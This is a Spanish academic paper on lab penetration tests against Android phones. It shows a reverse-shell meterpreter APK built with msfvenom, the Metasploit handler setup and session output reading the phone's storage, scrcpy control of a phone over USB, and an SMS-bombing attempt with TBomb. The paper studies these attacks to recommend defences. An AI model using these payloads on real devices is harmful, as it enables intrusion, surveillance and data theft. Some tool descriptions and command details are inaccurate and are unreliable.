

# Análisis de vulnerabilidades con Kali Linux en dispositivos Android

## Vulnerability scanning with Kali Linux on Android devices

Luis Espinosa, Ricardo Grijalva, Francisco Suntaxi y Jimena Tutillo

Departamento de Ciencias de la Computación, Universidad de las Fuerzas Armadas - ESPE, 170409,  
Sangolquí, Ecuador.

{lxe spinosa, rsgrijalva, sfsuntaxi1, jntutillo}@espe.edu.ec

### Resumen

Los dispositivos móviles son parte de la vida social diaria de las personas y se han convertido en plataformas donde los usuarios pueden almacenar su información personal como contactos, fotos, correos electrónicos, contraseñas, entre otros datos sensibles. Debido a estas características, estos dispositivos se han convertido en el objetivo de los ciber atacantes que buscan obtener datos confidenciales. Para buscar soluciones a esta problemática, en esta investigación se aplicó un paquete de aplicaciones de Android (APK) infectado mediante una carga que se activa a la hora de aprovechar una vulnerabilidad (payload) que permite afectar al dispositivo Android víctima, para obtener datos personales (metasploit). Además, se ejecutaron tests de penetración utilizando herramientas proporcionadas por el sistema operativo Kali Linux, así como ataques de Denegación de Servicios (DoS) mediante llamadas y SMS en el número de teléfono celular objetivo utilizando TBomb y ataques por Cable USB, para analizar el impacto de los ataques y establecer medidas de mitigación. Los resultados demostraron la efectividad de acceder a dispositivos Android a través de APK maliciosas y la toma de control mediante el ataque por cable USB.

**Palabras Claves:** *Ambiente controlado, Android, APK, hacking ético, Kali Linux, payload, vulnerabilidad..*

### Abstract

Mobile devices are part of people's daily social lives and have become platforms where users can store their personal information, such as contacts, photos, emails, and passwords, among other sensitive data. Due to these characteristics, these devices have become the target of cyber attackers seeking to obtain confidential data. To find solutions to this problem, in this research, we applied an infected Android application package (APK) through a payload that is activated when taking advantage of a vulnerability (payload) that allows the victim's Android device to be affected to obtain personal data (Metasploit). In addition, penetration tests were executed using tools provided by the Kali Linux operating system and Denial of Service (DoS) attacks through calls and SMS on the target cell phone number using TBomb and USB Cable attacks to analyze the impact of attacks and establish mitigation measures. The results demonstrated the effectiveness of accessing Android devices through malicious APKs and taking control using the USB cable attack.

**Keywords:** *Android, APK, Controlled environment, ethical hacking, exploit, Kali Linux, payload.*



Fecha de Recepción: 02/05/2023 - Aceptado: 16/06/2023 - Publicado: 30/06/2023  
ISSN: 2477-9253 - DOI: <http://dx.doi.org/10.24133/RCS.D.VOL08.N02.2023.05>

## I. Introducción

Los dispositivos Android han alcanzado una amplia difusión en todo el mundo, convirtiéndose en elementos indispensables de la vida cotidiana (Largo, 2019). Sin embargo, esta proliferación también ha llevado a un aumento en los ataques cibernéticos dirigidos a estos dispositivos debido a las vulnerabilidades de seguridad que pueden ser explotadas por ciberdelincuentes (Ardila, 2016). Para evaluar y comprender mejor estas vulnerabilidades, se ha vuelto crucial el uso de herramientas como Kali Linux, una distribución de Linux especializada en pruebas de penetración y análisis de vulnerabilidades (Ardila, 2016).

Por otro lado, la creciente dependencia de los dispositivos móviles con sistema operativo Android en diversos sectores, como las telecomunicaciones, la industria, la salud y las finanzas, ha generado preocupaciones acerca de la seguridad de las aplicaciones móviles en este entorno (Vargas and Reyes, 2021).

En este contexto, es esencial abordar las cuestiones de seguridad en dispositivos Android desde múltiples perspectivas, tanto en términos de desarrollo de aplicaciones como de evaluación de vulnerabilidades. En este artículo, se exploran las vulnerabilidades más comunes en el sistema operativo Android. Este análisis se apoyará en herramientas especializadas como Kali Linux para evaluar y mitigar las vulnerabilidades de seguridad en dispositivos Android.

Este estudio se fundamentó en las aportaciones sobre herramientas y plataformas realizadas en investigaciones de los siguientes autores: (Arote and Mandawkar, 2021) que realizaron pruebas de penetración en un sistema para verificar que la red no tengan una brecha de seguridad que pueda permitir el acceso no autorizado y prevenir la piratería de sistemas y redes. Describe algunos conceptos básicos de pruebas de penetración, evaluación de herramientas y exploits y el uso del marco Metasploit.

Zaabi (2019) demostró cómo revelar información sensible de la víctima después de realizar diversos trucos de hacking e implementó contramedidas para cada prueba de piratería de Android para estimular la concientización entre los usuarios de dispositivos Android y mitigar las vulnerabilidades existentes, mejorando así los niveles de seguridad.

Blancaflor et al. (2023) realizaron un ataque de simulación utilizando StormBreaker que puede acceder a información del dispositivo como la ubicación, cámara y micrófono. Para mitigar los métodos de los ataques de ingeniería social, sus autores implementaron un firewall para mejorar la seguridad de la red.

El objetivo de este estudio es el implementar un paquete de aplicaciones de Android (Android Application Package, APK) infectado mediante una carga que se activa a la hora de aprovechar una vulnerabilidad (payload) que permite afectar al dispositivo Android víctima, para obtener datos personales (metasploit). Además, se ejecutaron tests de penetración utilizando herramientas proporcionadas por el sistema operativo Kali Linux, así como ataques de Denegación de Servicios (DoS) mediante llamadas y SMS en el número de teléfono celular objetivo utilizando TBomb y ataques por Cable USB, para analizar el impacto de los ataques y establecer medidas de mitigación. Los resultados muestran la funcionalidad de la implementación.

El resto del artículo ha sido organizado como sigue: La sección 2 describe los materiales y métodos. La sección 3, explica la evaluación de resultados y discusión. Finalmente, se presentan las conclusiones y trabajo futuro en la sección 4.

## II. Materiales y Métodos

### 2.1. Kali Linux como herramienta de análisis de vulnerabilidades

La implementación de un laboratorio de pruebas fue la pieza fundamental para iniciar con la ejecución de pruebas funcionales y no funcionales con el fin de buscar las vulnerabilidades del sistema operativo Android. Se utilizaron distintas herramientas entre ellas las herramientas proporcionadas por el sistema operativo Kali Linux, VirtualBox y un dispositivo físico para contar con una perspectiva real de un ataque a un dispositivo móvil.

La investigación efectuó pruebas de penetración que consisten en verificar que los sistemas no sean vulnerables a un riesgo de seguridad que pueda permitir el acceso no autorizado a los recursos (Thoppil et al., 2020) del dispositivo Android. La ejecución se realizó utilizando la metodología estructurada del Hacking ético que corresponde a la Figura 1.

**Figura 1:** Metodología del Hacking ético



*Nota.* Obtenido de Santoshi et al., 2022.

De acuerdo con (Santoshi et al., 2022) la Metodología del Hacking Ético es un proceso utilizado para identificar y solucionar problemas de seguridad en los sistemas informáticos y consta de las siguientes fases:


- Captura de información: recopilación de datos sobre el sistema objetivo.
- Modelo de amenazas: identificación de posibles riesgos y amenazas.
- Análisis de vulnerabilidad: detección de debilidades en el sistema.

- Explotación: intento de explotar las vulnerabilidades encontradas.
- Explotación posterior: acceso al sistema para evaluar el impacto de la explotación.
- Informe: documentación detallada de las vulnerabilidades encontradas y recomendaciones para solucionarlas.

## 2.2. Hacking Ético: Vulnerar un dispositivo Android

Para el desarrollo del proceso de hackeo se consideraron los siguientes términos: Payload, considerado como un virus que contiene códigos maliciosos que ejecutan actividades para dañar el dispositivo o software objetivo como por ejemplo los gusanos y el ransomware (Sharma et al., 2023). En esta investigación, se usó payload para explotar el dispositivo Android objetivo. Se implementó un ambiente virtualizado y controlado de ataque a un teléfono móvil Android como se observa en la Figura 2, donde se ilustra el proceso de vulneración al dispositivo móvil. te cambiarlos de posición. (Villaroel & Sgreccia, 2012).

**Figura 2:** Proceso de vulneración de un dispositivo móvil Android



Se utilizó una máquina virtual de Kali Linux con el propósito de aplicar diversas herramientas en un entorno que proporciona las capacidades necesarias para su ejecución. En estas pruebas funcionales se plantean no solo una, sino cuatro situaciones específicas que se inician en un orden determinado. El objetivo es analizar las vulnerabilidades, comenzando por un caso sencillo y avanzando hacia un escenario más complejo en el que se implementará una aplicación infectada y transferida en el dispositivo. En un primer paso, se inicia el proceso con un escaneo de puertos en el dispositivo móvil conectado a la misma red local. Este escaneo tiene como objetivo identificar una posible puerta de acceso para llevar a cabo un ataque mediante el protocolo TCP/IP. Para llevar a cabo esta tarea, se emplea la herramienta SCRCPY, la cual ha sido previamente instalada en la máquina virtual Kali Linux. Una vez concluido el proceso anterior, se plantea la evaluación de la posibilidad de llevar a cabo un ataque exitoso en caso de que se detecte un puerto abierto. Caso contrario, se considera la necesidad de explorar otras alternativas, lo que nos conduce a la fase de ataque utilizando una aplicación (APK) como muestra de vulnerabilidad en la seguridad del sistema.

Se proponen dos evaluaciones adicionales. La primera consiste en la conexión del dispositivo a través de

un cable USB a nuestro sistema operativo Kali Linux, con el objetivo de obtener un control completo del celular tan solo con la conexión física. Para lograr esto, nuevamente se utiliza la herramienta SCRCPY con comandos específicos, que se detallan a continuación:

- adb devices
- scrcpy

La primera línea de comandos se emplea para verificar la conectividad del dispositivo con el sistema, mientras que la segunda línea de instrucciones despliega una interfaz gráfica completa que permite obtener un control absoluto del dispositivo, lo que resulta en un ataque altamente exitoso y expone diversas vulnerabilidades.

En la penúltima prueba, se considera un ataque de denegación de servicio (DoS) mediante el envío de mensajes de texto, con el propósito de perturbar o sobrecargar el funcionamiento del dispositivo en función de su latencia. Para llevar a cabo este ataque, se opta por la herramienta TBOMB, que se caracteriza por su sencilla instalación y una interfaz de línea de comandos que facilita la ejecución de los ataques. A continuación, se presentan los comandos utilizados para iniciar la herramienta y lanzar el ataque:

- ./TBomb.sh

La prueba se llevó a cabo en varios sistemas operativos y con diferentes operadoras de telefonía en el país. Sin embargo, es importante destacar que ninguno de los ataques enviados resultó exitoso, a pesar de la insistencia y los diversos escenarios de prueba implementados.

Finalmente, se procedió con la prueba principal, que involucra la creación de una aplicación (APK) con especificaciones claras, como la dirección IP del dispositivo conectado a la red y el puerto que se abrirá para permitir un ataque remoto con comandos a través de una terminal. La herramienta utilizada para este fin es MSFVENOM, una herramienta de código abierto que está al alcance de cualquier persona que utilice el sistema operativo Kali Linux.

Es importante mencionar que después de crear el APK, fue necesario instalarlo en el dispositivo objetivo lo más pronto posible para activar el servicio a través de los comandos que se indican a continuación, los cuales deben ingresarse en orden para llevar a cabo este ataque.

- msfvenom -p android/meterpreter/
- msfvenom -p android/meterpreter/reverse\_tcp LHOST:<Ip de la máquina atacante> LPORT:<puerto al que se conectara la máquina atacante>
- R >/root/Desktop/
- <nombre del apk infectado>.apk
- msfconsole -r <Archivo de configuración>.rc
- sessions -i <numero de la sesión>

Una vez ejecutadas estas líneas de comandos, se obtiene el control del dispositivo utilizando las funciones proporcionadas por la misma herramienta. Esto incluye la capacidad de obtener la ubicación del dispositi-

tivo, acceder a los archivos en todos los directorios, instalar nuevas aplicaciones, grabar videos y capturar imágenes utilizando el hardware del dispositivo. Es importante destacar que el propósito principal del APK es abrir un puerto de conexión que permita un acceso sin restricciones al dispositivo. Cuando se realiza un nuevo escaneo de puertos después del ataque con el aplicativo infectado, se puede observar que existe un único puerto abierto, que corresponde al que exhibió el APK.

Las vulnerabilidades que se analizaron en el desarrollo de las pruebas funcionales realizadas a dispositivos con sistema operativo Android son:

- Vulnerabilidades en la red.
- Vulnerabilidades en el sistema operativo.
- Vulnerabilidades en las aplicaciones.

### **2.2.1. Hacking Ético: Vulnerar un dispositivo Android**

Para el escaneo de puertos y servicios se utilizó la herramienta nmap en su versión 7.94 válida para dispositivos Android en su versión 5.0 en adelante, la cual es pieza indispensable tanto para la detección de los dispositivos en la red como para el análisis de los puertos posiblemente abiertos en los dispositivos Android encontrados. Es un ataque que no necesita de una cantidad excesiva de tiempo para realizarla, podría promediar de 2 a 5 minutos. Una vez identificados los dispositivos móviles se realizó un escaneo de puertos utilizando el comando.

```
nmap -T2 -Pn -f -n -sV 192.168.100.59 -oN analisis.txt
```

### **2.2.2. Pen test a un dispositivo Android con un apk**

Para la explotación de esta vulnerabilidad se utilizó metasploit en su versión 6.3.31-dev que es válida para dispositivos Android desde su versión 4.4 en adelante, el cual tiene herramientas para crear un APK y explotarla una vez que el dispositivo objetivo haga uso de esta. Para lograr este test de penetración primero debe crear la APK para un dispositivo Android como se muestra a continuación (ver Figura 3).

**Figura 3:** Creación de apk para un dispositivo Android

```
msfvenom -p android/meterpreter/reverse_tcp  
LHOST=192.168.100.113 LPORT=2222 -o  
/root/malicious.apk
```

Una vez enviada la APK al dispositivo objetivo, se realizó las debidas configuraciones en el Metasploit para acceder al equipo de manera remota (ver Figura 4).

**Figura 4:** Configuración para el acceso remoto


```
use exploit/multi/handler  
set payload android/meterpreter/reverse_tcp  
set lhost 192.168.100.58  
set lport 2222  
exploit
```

Una vez que el dispositivo descargue la apk ya sea por correo electrónico o de otras fuentes y se instale, ese debe abrir la aplicación instalada. Cabe mencionar que, para poder navegar por el dispositivo infectado, al menos se debe tener conocimiento de comandos básicos de Linux para poder moverse entre los archivos del dispositivo. A continuación, se muestra cómo se posiciona en la sdcard del dispositivo Android (ver Figuras 5 y 6).

**Figura 5:** Comandos para acceso a la sd card del dispositivo

```
meterpreter >
meterpreter > cd sdcard/
meterpreter > ls Listing: /storage/emulated/0
```

**Figura 6:** Acceso a la sd card del dispositivo



```
meterpreter > cd sdcard/
meterpreter > ls
Listing: /storage/emulated/0
```

| Mode             | Size | Type | Last modified             | Name          |
|------------------|------|------|---------------------------|---------------|
| 040776/gwxgwxgw- | 4096 | dir  | 2023-08-30 23:21:16 -0500 | Alarms        |
| 040776/gwxgwxgw- | 4096 | dir  | 2023-08-30 23:21:15 -0500 | Android       |
| 040776/gwxgwxgw- | 4096 | dir  | 2023-08-31 00:34:01 -0500 | DCIM          |
| 040776/gwxgwxgw- | 4096 | dir  | 2023-08-31 01:09:04 -0500 | Download      |
| 040776/gwxgwxgw- | 4096 | dir  | 2023-08-30 23:21:17 -0500 | Movies        |
| 040776/gwxgwxgw- | 4096 | dir  | 2023-08-30 23:21:16 -0500 | Music         |
| 040776/gwxgwxgw- | 4096 | dir  | 2023-08-30 23:21:16 -0500 | Notifications |
| 040776/gwxgwxgw- | 4096 | dir  | 2023-08-31 00:33:57 -0500 | Pictures      |
| 040776/gwxgwxgw- | 4096 | dir  | 2023-08-30 23:21:16 -0500 | Podcasts      |
| 040776/gwxgwxgw- | 4096 | dir  | 2023-08-30 23:21:16 -0500 | Ringtones     |

```
meterpreter >
```

Es fundamental subrayar la complejidad y extensión de este tipo de ataque, ya que su ejecución implica dedicar al menos 10 minutos a la configuración del archivo APK, seguidos de otros 15 minutos destinados a la configuración específica de la herramienta mediante Kali Linux. Posteriormente, se requieren aproximadamente 5 minutos adicionales para lograr el control del dispositivo móvil. En resumen, se estima que este ataque puede llevarse a cabo en un lapso de unos 30 minutos, siempre y cuando el perpetrador posea conocimientos previos en el manejo de la herramienta.


### 2.2.3. Ataque para tomar el control del dispositivo móvil por cable USB

Este ataque, renombrado y de larga data, se distingue por su metodología. Consiste en conectar un dispositivo móvil Android a una computadora con el sistema operativo Kali Linux mediante un cable USB, lo que permite obtener un control absoluto sobre el dispositivo en cuestión. Para lograr esta intrusión, se hizo uso de la herramienta SCRCPY en su versión 2.2 descargada desde el repositorio GitHub, siendo útil en dispositivos Android desde su versión 5.0 en adelante. Esta aplicación genera una interfaz espejo del teléfono, a través de la cual es posible interactuar de manera directa con el dispositivo móvil. Este ataque presenta una duración más modesta, ya que puede llevarse a cabo en menos de 10 minutos simplemente ejecutando varias líneas de comando. Su complejidad no es elevada, lo que facilita su implementación en comparación con otros métodos más prolongados. La Figura 7 ilustra una captura del control del dispositivo atacado, mientras que la Figura 8, muestra el acceso perpetrado a la cámara del dispositivo atacado.

**Figura 7:** Control del dispositivo atacado



**Figura 8:** Acceso a la cámara del dispositivo atacado



#### 2.2.4. Ataque de Dos TBOMB

Este tipo de ataque es comúnmente utilizado para acosar a los usuarios de aplicaciones móviles, también conocido como SPAM. Aunque estas herramientas son fáciles de conseguir, en la actualidad, son poco efectivas debido a los protocolos de seguridad que han sido implementados para impedir su funcionamiento. En esta ocasión se utilizó la herramienta TBOMB en su versión 2.1b para enviar mensajes de texto, sin embargo, no se logró llevar a cabo el ataque en ninguno de los dispositivos probados con diferentes operadoras (Ver Figura 9).



**Figura 9:** Resultados del uso de Bombing para spam

```

Target      : 593 0983074780
Sent        : 10
Successful  : 4
Failed      : 6

```

Para llevar a cabo este ataque, se estima un tiempo promedio de 15 minutos. La instalación inicial de la herramienta puede experimentar cierta demora, especialmente al realizarse por primera vez. No obstante, durante la ejecución del ataque, el proceso es eficiente, ya que solo se requiere proporcionar los datos de la víctima y esperar el tiempo necesario, determinado por el número de paquetes enviados. En general, este lapso no supera los 15 minutos.

### III. Evaluación de Resultados y Discusión

#### 3.1. Evaluación de resultados

En el proceso de evaluación de vulnerabilidades en dispositivos Android se utilizaron herramientas como Nmap para escanear puertos y servicios, Metasploit para pentesting con APK maliciosa, y SCRCPY para un ataque por cable USB. Los resultados demostraron la efectividad de acceder a dispositivos Android a través de APK maliciosas y la toma de control mediante el ataque por cable USB. Sin embargo, se destacó la resistencia de los dispositivos probados a los intentos de DoS con la herramienta TBOMB. Estos hallazgos subrayan la importancia de abordar las vulnerabilidades identificadas en las aplicaciones y sistemas operativos de Android, mientras que también resaltan la eficacia de las medidas de seguridad implementadas para proteger contra ataques de denegación de servicio en estos dispositivos. En la Tabla 1 se puede visualizar el porcentaje de éxito que tuvo cada tipo de ataque.

**Tabla 1:** Porcentajes de éxito de los ataques

| Tipo de Ataque                         | Porcentaje de Éxito |
|--|---------------------|
| Pen test con APK Maliciosa             | 10% - 30%           |
| Ataque mediante cable USB              | 20% - 40%           |
| Ataque de Denegación de Servicio (DoS) | 5% - 15%            |

Cabe señalar que existen parches disponibles para proteger los dispositivos Android de estos ataques. En la Tabla 2 se describe el ataque, el parche y la descripción para protegerse de estos ataques. Es importante mantener los dispositivos Android con las últimas actualizaciones de seguridad para protegerlos.

**Tabla 2:** Tabla de parches para ataques a dispositivos Android

| Ataque                     | Parche                             | Descripción   |
|----------------------------|------------------------------------|---|
| Pen test con APK maliciosa | Aplicación de Google Play Protect. | Es una función de seguridad integrada en Android que ayuda a proteger tu dispositivo de aplicaciones maliciosas. Cuando se instala una aplicación de Google Play, Play Protect la escanea en busca de malware y otras amenazas. Si Play Protect detecta una aplicación maliciosa, la notifica y brinda la opción de eliminarla. |

|  |                                |   |
|--|--------------------------------|---|
| Ataque por Cable USB                   | Configuración de desarrollador | La configuración de desarrollador permite habilitar o deshabilitar opciones avanzadas en tu dispositivo Android, como la depuración USB. Si se desactiva la depuración USB, no se podrán transferir datos desde o hacia el dispositivo a través de un cable USB. Además, se debe tener cuidado al conectar tu dispositivo a puertos USB desconocidos o no confiables. |
| Ataque de Denegación de Servicio (DoS) | Configuración de firewall      | Un firewall es un dispositivo de seguridad que ayuda a proteger un dispositivo de ataques externos. Un firewall puede bloquear el tráfico entrante y saliente, lo que puede ayudar a mitigar los ataques de DoS.  |

### 3.2. Mitigaciones y Recomendaciones

Es indispensable implementar medidas de seguridad efectivas que reduzcan el riesgo de explotación. En primer lugar, es recomendable mantener los dispositivos Android actualizados con las últimas versiones de seguridad proporcionadas por el fabricante, ya que estas actualizaciones suelen abordar vulnerabilidades. Además, es importante configurar las restricciones de permisos de las aplicaciones de manera estricta y promover prácticas de seguridad sólidas, como la autenticación de dos factores, para proteger el acceso a datos sensibles. También es recomendable implementar soluciones de seguridad de red, como firewalls y detección de intrusiones, para identificar y bloquear posibles amenazas en tiempo real.

### 3.3. Implicaciones Legales y Éticas

Es fundamental mencionar las implicaciones legales y éticas de las pruebas de seguridad en dispositivos Android. Todas las pruebas deben llevarse a cabo de manera ética y legal, obteniendo el permiso adecuado de los propietarios de los dispositivos o sistemas bajo prueba. Además, es esencial operar en entornos controlados para evitar cualquier impacto negativo en sistemas o datos en producción. Cumplir con las leyes de privacidad y ciberseguridad es un requisito absoluto, y se deben seguir las regulaciones aplicables en cuanto a notificación de incidentes de seguridad y protección de datos personales.

### 3.4. Discusión

Basado en los resultados obtenidos, se puede evaluar el nivel de éxito alcanzado al llevar a cabo los ataques en diversos aspectos, ya sea en la red, el sistema operativo o las aplicaciones del dispositivo. Las herramientas utilizadas han revelado tanto las vulnerabilidades que aún persisten como aquellas que han sido abordadas por los protocolos de seguridad de Android. Estos resultados indican que los niveles de seguridad de Android frente a un archivo APK malicioso siguen siendo relativamente bajos, ya que su ejecución puede lograrse con relativa facilidad. En este contexto, el APK malicioso expuso un puerto, lo que permitió el acceso remoto a todo su contenido a través de la terminal de Kali Linux, prescindiendo de la necesidad de una conexión por cable.

A pesar de que los dispositivos móviles Android parecen ser más seguros que las computadoras, es fundamental destacar que aún presentan vulnerabilidades en lo que respecta a la conexión mediante cable USB.

Aunque cuentan con medidas de seguridad incorporadas para mitigar este tipo de ataques, estas medidas no resultan completamente efectivas. De hecho, se logró tomar el control absoluto del dispositivo mediante una interfaz gráfica, lo que permitió a los atacantes manipular completamente el teléfono.

Por último, se intentó llevar a cabo un ataque de denegación de servicio (DoS) que no tuvo éxito a pesar de la persistencia con la que se ejecutó. Inicialmente, se enviaron 10 mensajes con un intervalo de 1 segundo entre ellos, sin obtener resultados favorables. Luego, se aumentó la intensidad del ataque a 50 mensajes con la misma latencia, pero tampoco se obtuvo éxito. En un último intento, se lanzó un ataque con 100 mensajes de texto, manteniendo la latencia en un segundo, pero tampoco se lograron resultados positivos. Estos resultados subrayan la frecuencia de este tipo de ataques y la importancia de mantener niveles de seguridad sólidos tanto en los dispositivos Android como en las redes de las operadoras que proporcionan el servicio. Este análisis tiene implicaciones significativas para la seguridad de los dispositivos Android y destacan la necesidad de abordar las vulnerabilidades identificadas y mejorar continuamente las medidas de seguridad en dispositivos móviles y redes.

#### IV. Conclusiones y trabajo futuro

Tras llevar a cabo un análisis exhaustivo de vulnerabilidades en dispositivos Android mediante la implementación de pruebas funcionales y no funcionales, se concluye que existen algunas vulnerabilidades en la seguridad de sistemas operativos Android. En primer lugar, se ha confirmado la importancia crítica de mantener los dispositivos actualizados con las últimas implementaciones de seguridad, ya que estas reparaciones suelen corregir vulnerabilidades existentes y proporcionar una primera línea de defensa. Sin embargo, a pesar de las actualizaciones, se ha demostrado que existen puntos de vulnerabilidad, especialmente en el ámbito de las aplicaciones. Las pruebas han destacado la necesidad de establecer controles de permisos de aplicaciones más rigurosos y promover mejores prácticas de seguridad para proteger los datos privados de los usuarios. Además, la efectividad de los ataques realizados con APK maliciosas y mediante el acceso físico al dispositivo a través de un cable USB subraya la necesidad de tomar conciencia sobre en donde conectamos nuestros dispositivos Android. Por otro lado, el fracaso en los intentos de ataque de denegación de servicio (DoS) con la herramienta TBOMB destaca la efectividad de las medidas de seguridad implementadas para proteger contra tales amenazas.

Como trabajo futuro se plantea explorar técnicas avanzadas de seguridad en el sistema operativo, incluyendo un cifrado de datos más sólido, autenticación de dos factores mejorada y sistemas de detección de comportamientos anómalos en tiempo real. Finalmente, se evaluará una técnica efectiva en la protección de datos personales, incluyendo el desarrollo de mecanismos de privacidad sólidos.

#### Referencias

- Ardila, V. H. L. (2016). Vulnerabilidades más importantes en plataformas Android. [http://repository.unpiloted.edu.co/bitstream/handle/20.500.12277/2710/Trabajo%20de % 20grado3358.pdf?sequence=1&isAllowed=y](http://repository.unpiloted.edu.co/bitstream/handle/20.500.12277/2710/Trabajo%20de%20grado3358.pdf?sequence=1&isAllowed=y)
- Arote, A., & Mandawkar, U. (2021). Android Hacking in Kali Linux Using Metasploit Framework. *International Journal of Scientific Research in Computer Science, Engineering and Information Technology*, 3307, 497–504. <https://doi.org/10.32628/cseit2173111>

- Blancaflor, E., Billo, H. K. S., Saunar, B.Y.P., Dignadice, J.M.P., & Domondon, P. T. (2023). Penetration assessment and ways to combat attack on android devices through storm- breaker - a social engineering tool. 2023 6th International Conference on Information and Computer Technologies (ICICT), 220–225. <https://doi.org/10.1109/ICICT58900.2023.00043>
- Largo, J. N. J.P. (2019). *Análisis de las vulnerabilidades en dispositivos móviles con sistema operativo android*. <https://repositorio.pucese.edu.ec/bitstream/123456789/1891/1/PIANCHICHE%20LARGO%20%20JIMMY%20NARCISO.pdf>
- Santoshi, D., Pulgam, N., & Mane, V. (2022). Analysis and Simulation of Kali Linux Digital Forensic Tools. *SSRN Electronic Journal*. <https://doi.org/10.2139/ssrn.4111750>
- Sharma, P., Lepcha, C., Bhutia, S. T., & Sharma, A. (2023). CASE STUDY EXPLOIT OF ANDROID DEVICES USING PAYLOAD INJECTED APK. (06), 1552–1557. [https://www.irjmets.com/uploadedfiles/paper/issue 6 june 2023/41927/final/fin irjmets1686539223. pdf](https://www.irjmets.com/uploadedfiles/paper/issue%206%20june%202023/41927/final/fin%20irjmets1686539223.pdf)
- Thoppil, E., Sibichan, S., Viswanath, V., & Kurian, R. (2020). Android Device Hacking: TheFartRat and Armitage. [https://nceca.in/2020/NCECA 2020 paper 99.pdf](https://nceca.in/2020/NCECA%202020%20paper%2099.pdf)
- Vargas, X.I.C., & Reyes, J. E. (L. (2021). *Ingeniería inversa en aplicaciones móviles android de banca en línea utilizando el sistema operativo kalilinux*. <http://repositorio.ug.edu.ec/bitstream/redug/52269/1/B-CINT-PTG-N.622%20Chiriboga%20Vargas%20Xavier%20Ignacio%20.%20Llerena%20Reyes%20Jessenia%20Estefan%20c3%ada.pdf>
- Zaabi, K. A. (2019). Android device hacking tricks and countermeasures. 2016 IEEE International Conference on Cybercrime and Computer Forensic, ICCCF 2019. <https://doi.org/10.1109/ICCCF.2016.7740441>